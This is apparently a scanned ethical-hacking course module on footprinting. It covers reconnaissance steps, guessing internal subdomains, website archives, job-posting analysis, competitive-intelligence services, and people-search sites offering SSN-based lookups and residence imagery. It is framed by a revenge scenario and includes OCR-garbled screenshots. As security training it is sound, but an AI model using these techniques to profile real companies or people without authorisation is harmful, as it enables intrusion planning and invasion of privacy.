

Ethical Hacking and Countermeasures

Version 6



Module III

Footprinting

Mason is fuming with anger! The notebook which he had ordered online from *Xmachi Inc.*, did not have the configuration that he had requested.

When contacted, the customer care department gave a cold response. Vengeance crept into his mind. Finally he decided to teach the notebook manufacturer a lesson.

Being a Network Administrator of his firm, he knew exactly what he was supposed to do.

What will Mason do to defame the notebook manufacturer?

What information will Mason need to achieve his goal?

Reports Says FBI Misused Information-Gathering Power

BY DAN EGGEN - The Washington Post March 14, 2008 URL: http://www2.nysun.com/article/72916

WASHINGTON — The FBI continued to improperly obtain private telephone, e-mail, and financial records five years after it was granted expanded powers under the USA Patriot Act, according to a report issued yesterday.

In a review focusing on FBI investigations in 2006, the Justice Department inspector general, Glenn Fine, found numerous privacy breaches by the bureau in its use of national security letters, which allowed the FBI to obtain personal information on Americans and foreigners without approval from a judge. The findings mirror a report issued by Mr. Fine's office last year, which concluded that the FBI had improperly used the letters to obtain telephone logs, banking records, and other personal data between 2003 and 2005.

The pattern persisted in 2006, Mr. Fine concluded in the report issued yesterday, in part because the FBI had not yet halted the shoddy record-keeping, poor oversight, and other practices that contributed to the problems.

"The FBI and Department of Justice have shown a commitment to addressing these problems," Mr. Fine said in a statement. "However, several of the FBI's and the Department's corrective measures are not yet fully implemented, and it is too early to determine whether these measures will eliminate the problems with the use of these authorities."

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Threat Chaos

March 20th, 2007

Competitive intelligence gathering

Posted by Richard Stiennon @ 2:12 pm Categories: Data Security, Trade Shows Taas:



The world of CI (competitive intelligence) spans the spectrum from analytical data gathering to seamy shoulder surfing and of course the use of custom Trojan horses. This article in Forbes describes how you can get insight into a company's future product plans by researching their job postings. In this case it turns out that Google is looking to hire the kinds of talent that would be needed to develop a GooglePhone (q-phone?).

The company's own job listings, for instance, have allowed Google watchers and followers to spot advance signs of everything from its online office suite to a possible foray into the travel business.

You certainly cannot fault someone for perusing publicly available information to glean tidbits like this. While the CI work of several Israeli companies who hired Private Investigators to install Trojan horses on competitors' computers to steal files is reprehensible.

I was reminded of the practices of at least one of the Big Four auditing firms when I overheard a conversation between three obvious consulting types getting on the plane to San Francisco last night. They mentioned their own firm, a client, and the size of a deal they just won

Source: http://blogs.zdnet.com/

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Module Objective

This module will familiarize you with:

Overview of the Reconnaissance Phase

Footprinting: An Introduction


Information Gathering Methodology of Hackers

Competitive Intelligence gathering

Tools that aid in Footprinting


Footprinting steps







Revisiting Reconnaissance



Reconnaissance refers to the preparatory phase where an attacker seeks to gather as much information as possible about a target of evaluation prior to launching an attack

It involves network scanning, either external or internal, without authorization



Defining Footprinting




Footprinting is the blueprint of the security profile of an organization, undertaken in a methodological manner

Footprinting is one of the three pre-attack phases

An attacker spends 90% of the time in profiling an organization and another 10% in launching the attack

Footprinting results in a unique organization profile with respect to networks (Internet/intranet/extranet/wireless) and systems involved





Why is Footprinting Necessary

Footprinting is necessary to systematically and methodically ensure that all pieces of information related to the aforementioned technologies are identified

Footprinting is often the most difficult task to determine the security posture of an entity







Areas and Information which Attackers Seek

Internet

- Domain Name
- Network blocks
- IP addresses of reachable systems
- TCP and UDP services running
- System architecture
- ACLs
- IDSes running
- System enumeration (user and group names, system banners, routing tables, and SNMP info)

Remote access

- Analog/digital telephone numbers
- Remote system type
- Authentication mechanisms

Intranet

- Networking protocols used
- Internal domain names
- Network blocks
- IP addresses of reachable systems
- TCP and UDP services running
- System architecture
- ACLs
- IDSes running
- System enumeration

Extranet

- Connection origination and destination
- Type of connection
- Access control mechanism





Information Gathering



Information Gathering Methodology

Unearth initial information

Locate the network range

Ascertain active machines

Discover open ports/access points

Detect operating systems

Uncover services on ports

Map the metwork







Unearthing Initial Information

Hacking tool


Sam Spade

Commonly includes:

- Domain name lookup
- Locations
- Contacts (telephone / mail)

Information Sources:

- Open source
- Whois
- Nslookup





Finding a Company's URL



Search for a company's URL using a search engine such as Google

Type the company's name in the search engine to get the company's URL

Google provides rich information to perform passive reconnaissance

Check newsgroups, forums, and blogs for sensitive information regarding the network








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Internal URL



By taking a guess, you may find an internal company URL

You can gain access to internal resources by typing an internal URL

- beta.xsecurity.com
- customers.xsecurity.com
- products.xsecurity.com
- Partners.xsecurity.com
- Intranet.xsecurity.com
- Asia.xsecurity.com
- Namerica.xsecurity.com
- Samerica.xsecurity.com
- Japan.xsecurity.com
- London.xsecurity.com
- Hq.xsecurityc.om
- Finance.xsecurity.com
- www2.xsecurity.com
- www3.xsecurity.com



Extracting Archive Of a Website


You can get all information of a company's website since the time it was launched at www.archive.org

For example: www.eccouncil.org

You can see updates made to the website


You can look for employee's database, past products, press releases, contact information, and more







www.archive.org



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www.archive.org (cont'd)

)achine

Enter Web Address: http:// All V Take Me Back Adv. Search Compare Archive Pages

http://microsoft.com 1866 Results

ates are not shown. See all.

;ite was updated.

becomes available here 6 months after collection. See FAQ.


Search Results for Jan 01, 1996 - Aug 26, 2007										
1997	1998	1999	2000	2001	2002	2003	2004	2005	2006	2007
0 pages	2 pages	19 pages	103 pages	263 pages	139 pages	28 pages	146 pages	304 pages	152 pages	94 pages
	Dec 05, 1998 *	Feb 03, 1999 * Feb 08, 1999 * Feb 18, 1999 * Feb 22, 1999 * Apr 22, 1999 * Apr 23, 1999 * Apr 28, 1999 * Apr 29, 1999 * May 01, 1999 *	Feb 29, 2000 * Mar 01, 2000 Mar 02, 2000 * Mar 02, 2000 * Mar 03, 2000 * Mar 03, 2000 * Mar 04, 2000 * Apr 07, 2000 * Apr 09, 2000 * May 10, 2000 * May 10, 2000 * May 10, 2000 * May 11, 2000 May 11, 2000 * May 11, 2000 *	Jan 03, 2001 * Jan 03, 2001 * Jan 04, 2001 Jan 05, 2001 * Jan 06, 2001 * Jan 07, 2001 Jan 08, 2001 * Jan 18, 2001 * Jan 18, 2001 * Jan 18, 2001 * Jan 30, 2001 * Feh 02, 2001 *	Jan 25, 2002 * Jan 27, 2002 * Jun 03, 2002 * Jun 05, 2002 Jul 01, 2002 * Jul 02, 2002 Jul 03, 2002 Jul 03, 2002 * Jul 04, 2002 Jul 07, 2002 * Jul 07, 2002 * Jul 08, 2002	Feb 08, 2003 * Feb 20, 2003 * Mar 21, 2003 * Mar 28, 2003 * Apr 11, 2003 * May 06, 2003 * May 13, 2003 * May 29, 2003 * Jun 18, 2003 * Jun 18, 2003 *	Feb 09, 2004 Mar 25, 2004 * Apr 01, 2004 * Apr 10, 2004 * Apr 15, 2004 * Apr 18, 2004 * May 18, 2004 * May 22, 2004 May 26, 2004 * Jun 08, 2004 * Jun 09, 2004	Jan 04, 2005 * Jan 10, 2005 * Jan 15, 2005 * Jan 18, 2005 * Jan 20, 2005 * Jan 21, 2005 * Jan 24, 2005 * Jan 25, 2005 * Jan 27, 2005 * Jan 29, 2005 * Jan 29, 2005 * Jan 29, 2005 * Jan 30, 2005 * Jan 31, 2005 *	Jan 01, 2006 * Jan 02, 2006 * Jan 03, 2006 *	Jan 02, 2007 Jan 03, 2007 Jan 07, 2007 Jan 07, 2007 Jan 08, 2007 Jan 12, 2007 Jan 14, 2007 Jan 17, 2007 Jan 25, 2007 Jan 26, 2007 Jan 28, 2007 Jan 29, 2007 Jan 30, 2007 Feb 02, 2007 Feb 02, 2007 Feb 02, 2007



Google Search for Company's Info.

Using Google, search company's news and press releases

From this information, get the company's infrastructure details







You can find personal information using People search

For example, http://www.intellius.com

You can get details like residential addresses, contact numbers, date of birth, and change of location

You can get satellite pictures of private residences








C EH Yahoo People Search

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			Create / Edit My Listing - Remove My Listing					
Try our	free white pages search to acce Find friends, colleagu	ss updated phone and a es, classmates and mor						
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	City/Town:	State:						
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Reverse Phone Number Search Phone Number:								
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Satellite Picture of a Residence





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Click here to read Customer Reviews and Real Life Stories.

If you have any questions please contact customer service.

People Search by Name

- Basic Search by Name / Address or SSN
- · Comprehensive People Search
- Guaranteed Current Address Search
- Find Address and Phone number (w/SSN)
- Find Address and Phone numbers (w/out SSN)
- How can I find cell phone numbers
- Search for cell phone numbers
- Verified Current Employer Search w/SSN (POE)
- <u>Verified Current Employer Search w/o SSN</u>
 <u>(POS)</u>

People Search by Address

- Comprehensive People Search
- Basic Search by Name / Address or SSN
- Reverse Postal or Private Mail Box Lookup (PMB)
- PO Box Search (Reverse P.O. Box Lookup)
- How to find cell phone number
- How to find out cell phone numbers
- Reverse Address Lookup (name, phone from address)

People Search by Email Address

Reverse Email Lookup



Most Popular Searches

- 1. FREE Social Security
- Number Verification
- Name & Address from Cell
 number (Reverse Cell phone
 lookup)
- 3. Name & Address from Unlisted Number (Reverse

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
HOME	SUPPORT	FAQS	MEMBER LOGIN	REGISTER	PRIVACY	TERMS AND CONDITIONS
PEOF	PLE SEARCH			BACKROU	ND CHECK	
pager, pay phone num	ation on any phone, phone and even ber search include d other details.	unlisted num	bers. Reverse		the scoop on yo	riminal, finance, court and our daughter's coach or
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Switchboard

http://www.switchboard.com/

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
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Symbol	Price	Change	Mkt Cap
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<u>EWJ</u>	13.64	0.00 (0.00%)	11.04B
<u>F</u>	7.03	-0.16 (-2.23%)	14.83B
<u>INTC</u>	24.38	-0.69 (-2.75%)	142.55B
<u>IWM</u>	73.10	-1.96 (-2.61%)	10.05B
JPM	40.46	-1.49 (-3.55%)	135.91B
<u>MSFT</u>	32.97	-1.14 (-3.34%)	308.45B
SPY	140.95	-3.18 (-2.21%)	60.78B

Related news

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


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Certified Ethical Hacker

Yahoo Finance

www.finance.yahoo.com





Footprinting Through Job Sites

You can gather company's infrastructure details from job postings

Look for company's infrastructure postings such as "looking for system administrator to manage Solaris 10 network"

This means that the company has Solaris networks on site

• E.g., www.jobsdb.com



Job requirements

Employee profile

Hardware information

Software information





Footprinting Through Job Sites(cont'd)





Footprinting Through Job Sites(cont'd)

Designation

System Administrator / DBA (Position is based in U.S.A.)

Job Description

This position is based in Long Beach LA, CA

* We are looking for a System Administrator cum DataBase Administrator, who can take care of one our Existing Account.

* The Major role would be to do System Software Installations, Configurations and Monitoring the impact of building out of a number of environments from scratch.

* Major interaction of this profile would be with QA Lead / Team in Deploying the code from one to another environment.

Duration: 9 Months

Desired Profile

- 1) Strong AIX & Solaris System Admin Skills
- 2) Should be proficient in UNIX scripting and manual commands
- 3) WebSphere ADMIN v5 required
- 4) Configuration Management Tool experience (PVCS, CVS, etc.)
- 5) Code deployment from one environment to another

Perl Scripting

- 6) Experience working with Hosting provider
- ** The perfect choice would be somebody who has expereince in production environment with a Corporate Portal.

Plus:

- * Certifications
- * Vignette a huge plus
- * Quality assurance on a WebSphere project
- * Vignette release management
- * Load testing tools (Mercury preferred.)

Minimum Experience

2 years



Passive Information Gathering

To understand the current security status of a particular Information System, organizations perform either a Penetration Testing or other hacking techniques

Passive information gathering is done by finding out the freely available details over the Internet and by various other techniques without coming in contact with the organization's servers



Organizational and other informative websites are exceptions as the information gathering activities carried out by an attacker do not raise suspicion





Competitive Intelligence Gathering



Competitive Intelligence Gathering

"Business moves fast. Product cycles are measured in months, not years. Partners become rivals quicker than you can say 'breach of contract.' So how can you possibly hope to keep up with your competitors if you can't keep an eye on them?"

Competitive intelligence gathering is the process of gathering information about your competitors from resources such as the Internet

The competitive intelligence is non-interfering and subtle in nature

Competitive intelligence is both a product and a process





Competitive Intelligence Gathering (cont'd)

The various issues involved in competitive intelligence are:

- Data gathering
- Data analysis
- Information verification
- Information security

Cognitive hacking:

- Single source
- Multiple source

Ahead of competition



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Why Do You Need Competitive Intelligence



Compare your products with your competitors' offerings

Analyze your market positioning compared to the competitors

Pull up a list of competing companies in the market

Extract salesperson's war stories on how deals are won and lost in the competitive arena

Produce a profile of CEO and the entire management staff of the competitor

Predict their tactics and methods based on their previous track record



Competitive Intelligence Resource http://www.bidigital.com/ci/

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Companies Providing Competitive Intelligence Services

Carratu International

• http://www.carratu.com

CI Center

• http://www.cicentre.com

CORPORATE CRIME MANAGEMENT

• http://www.assesstherisk.com

Marven Consulting Group

• http://www.marwen.ca

SECURITY SCIENCES CORPORATION

• http://www.securitysciences.com

Lubrinco

• http://www.lubrinco.com





Carratu International



If you can't find a service that meets your requirements please email us

ALPHABETICAL SERVICES LIST: CLICK ON THE NAME FOR FURTHER INFORMATION

- Anti Counterfeiting
- Asset Tracing
- ▶ Background Profiles
- Brand Protection
- ▶ Competitive Intelligence
- Computer Forensics
- Computer Fraud
- Computer Imaging
- Computer Security
- Corporate Investigations
- Corporate Security
- Covert Audits
- Data Interrogation
- De-bugging
- Domain Name investigation
- Due Diligence

- Employee Vetting
- ▶ Environmental Issues
- Firstline Response
- Forensic Accounting
- ▶ Franchise Enforcement
- ▶ Fraud Investigation
- ▶ Grey Market Investigation
- Information Protection
- Insurance Fraud
- ▶ Internet Investigation
- ▶ Internal Theft
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- ▶ MarketWatch®
- ▶ Mediation Support
- Mergers & Acquisitions
- Money Laundering

- ▶ Patent Investigations
- ▶ Pharmaceutical Intelligence
- ▶ Pharma, Patent Infringement
- Pharma, Counterfeiting
- ▶ Pharma, Investigations
- ▶ Product Monitoring
- ▶ R-check™ search
- ▶ Re-insurance Fraud
- Status Reporting
- Surveillance Static & Mobile
- ▶ Test Purchases
- ▶ Third Party Acquisitions
- ▶ Trademark Infringement
- ▶ Trademark In-use
- ▶ Undercover Operations





CI Centre Store For the Spy Catcher in You Audio lectures, CI posters, books, eternal vigilance, intel services, spy catcher, storm petrel. D*I*C*E and more

Robert Hanssen: Colleague, Friend, and <u>Traitor</u> Wed, 28 Nov, 6:30p; International Spy Museum, lecture by CI Centre President David Major

CI Centre Podcasts NEW: Ron Kessler, Daniel Pipes, Nonie Darwish

Required Reading for Intel Professionals



The Centre for Counterintelligence and Security Studies (CI Centre)®

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Alexandria, VA | 703-642-7450 or 1-800-779-4007

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CI News	CT News	Resources	Books
CI Timeline	SpyDrive		
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Search Cl Centre

Robert Hanssen: Colleague, Friend, and Traitor

Wednesday, 28 November 2007 at 6:30 pm; International Spy Museum, Washington, DC

CI Centre President David Major provides a glimpse into the real personality and psychology of Robert Hanssen, one of the most damaging spies in U.S. history. He will explore why Hanssen's betrayal was so difficult to uncover, his own theories on what motivated the spy, his perspective on Breach, and the status of U.S. counterintelligence in the wake of this profoundly important spy case. Tickets: \$23 REGISTER

Counterintelligence & **Espionage News**

Terrorism Intel/ War of Ideas News Page updated: Tuesday, November 27,

CI CENTRE MISSION:

The CI Centre provides dynamic, in-depth and relevant education, training and products on counterintelligence, counterterrorism and security. Our programs

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Competitive Intelligence - When Did This Company Begin? How Did It Develop

Laser D for Annual Reports to Stockholders & 10-Ks (Reference Room - workstation #12)

EDGAR database - for 10-K and other report filed with the SEC (also **Business Database Selection Tool**)

International Directory of Company Histories (Reference - HD 2721 D36)

<u>Mergent Online</u> - company history and joint ventures (<u>Business Database</u> <u>Selection Tool</u>)

Notable Corporate Chronologies (Reference - HD 2721 N67 1995)

ORION, UCLA's Online Library Information System (<u>Business Database</u> Selection Tool)

Enter Search Terms: general electric [for books on GE], click on button: Search Subject Words



Competitive Intelligence - Who Leads This Company

ABI/INFORM Global (Business Database Selection Tool)

Search for: microsoft in Subject; AND; biographies in Subject; Search

<u>Hoover's Online</u> - Company Profile includes Key People. (<u>Business Database Selection</u> Tool)

Also in print as *Hoover's Handbook of American Business* (Reference - HG 4057 A28617)

National Newspaper Index (Business Database Selection Tool)

Type in: exxon; Search

Reference Book of Corporate Managements (Reference Index Area, section 5)

Who's Who in Finance and Industry (Reference Index Area, section 5)



Competitive Intelligence - What Are This Company's Plans

ABI/INFORM Global (Business Database Selection Tool)

Search for: mci in Company/Org.; AND; alliances in Subject; OR; market strategy in Subject; Search

<u>LexisNexis Academic</u> (Business Database Selection Tool)

Business; Industry & Market; Keyword: Palm; Industry: Computer & Telecom; Date: Previous six months; Search





<u>Factiva</u> (Business Database Selection Tool)

Enter free-text terms: intel near plans; Select date: in the last year;

Select sources: All Content; Run Search



Competitive Intelligence - What Does Expert Opinion Say About The Company

ABI/INFORM Global [academics] (Business Database Selection Tool)

First Call [analyst reports] (Business Database Selection Tool)

FINDEX: Directory of Market Research Reports (Reference - HF 5415.2 F493)

<u>Market Research Monitor</u> (Business Database Selection Tool)

Multex [analyst reports] (Business Database Selection Tool)

Nelson's Directory of Investment Research (Reference - HG 4907 N43)

Wall Street Transcript "TWST Roundtable Forums" and "CEO Forums"
Features (Unbound Periodicals - 2nd floor) [analysts' discussion of a given industry, see this sample issue with Semiconductor Equipment Industry Roundtable]





Competitive Intelligence - Who Are The Leading Competitors

Business Rankings Annual (Reference - HG 4057 A353)

<u>Hoover's Online</u> - Top Competitors free, More Competitors available, use (<u>Business Database Selection Tool</u>)

Market Share Reporter (Reference - HF 5410 M37)

<u>U.S. Patent and Trademark Office</u> [identify players in emerging product areas, see also <u>other patent resources</u>]

Reference USA [companies by SICs and more] (Business Database Selection Tool)

<u>TableBase (Web)</u> [find market shares within articles] (<u>Business</u> <u>Database Selection Tool</u>)

Ward's Business Directory of U.S. Private and Public Companies (Reference Room, Index Section 1)

World Market Share Reporter (Reference - HF 1416 W67)





Competitive Intelligence Tool: Trellian

Trellian compiles and analyzes internet usage statistics to create a powerful Competitive Intelligence tool that no business should be without



Link Intelligence

Find out which sites send the most traffic to your competitors.



Search Term Intelligence

What keywords drive the most traffic to competing sites?



Campaign Intelligence

Identify search terms your competitors are advertising on.



Benchmarking

Find out how your business compares with other competitors.



Keyword Rankings

Identify the search terms and keywords that your competitors rank on.



Affiliate Partners

Identify the top Affiliate partners sending traffic to your competitors.



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Competitive Intelligence Tool: Web Investigator

Web Investigator checks sources, public databases, and proprietary search databases, and allows to download and view reports of records



You can get the report you are looking for



Quickly and efficiently search and locate public records online





EH Web Investigator: Screenshot



FAQ | LOGIN | HELP | TERMS | BUSINESS USERS

Background Reports	People Search	Criminal Records	F 100 K IF 10	Civil Reverse Searches
Background Report Business Report Check Your Date Person Report Manny Check Identity Verification	 ✓ People Search ✓ Enhanced Phone Search ✓ Investigate Anyone ✓ Classmate Search ✓ Find Friends ✓ Find Relatives 	Arrest Records Court Records Criminal Records DUI/DWI Records Felony/Misdemeanor Sex Offender	Bankruptcies Birth Record Divorce Reco Legal Judgme Marriage Rec Property Rec	Reverse Cellphone Reverse Email Reverse Phone Ords Unpublished Phone
First Name: * Middle Initial: Approximate age		•	s s p le r	Our instant nationwide search ystem will check thousands of ources, public databases, and roprietary search databases and et you download and view the ecords reports within minutes. You an get the report you are looking or easily and effortlessly right from ere.
		Click to start Search		njoy instant data lookups to ensure

RelevantNoise is a subscription-based online search service that mines social media for business intelligence


It quickly says about your brands across social media and their impact

It helps a business to monitor the blog buzz about its products, services, and company's reputation, plus those of its competitors

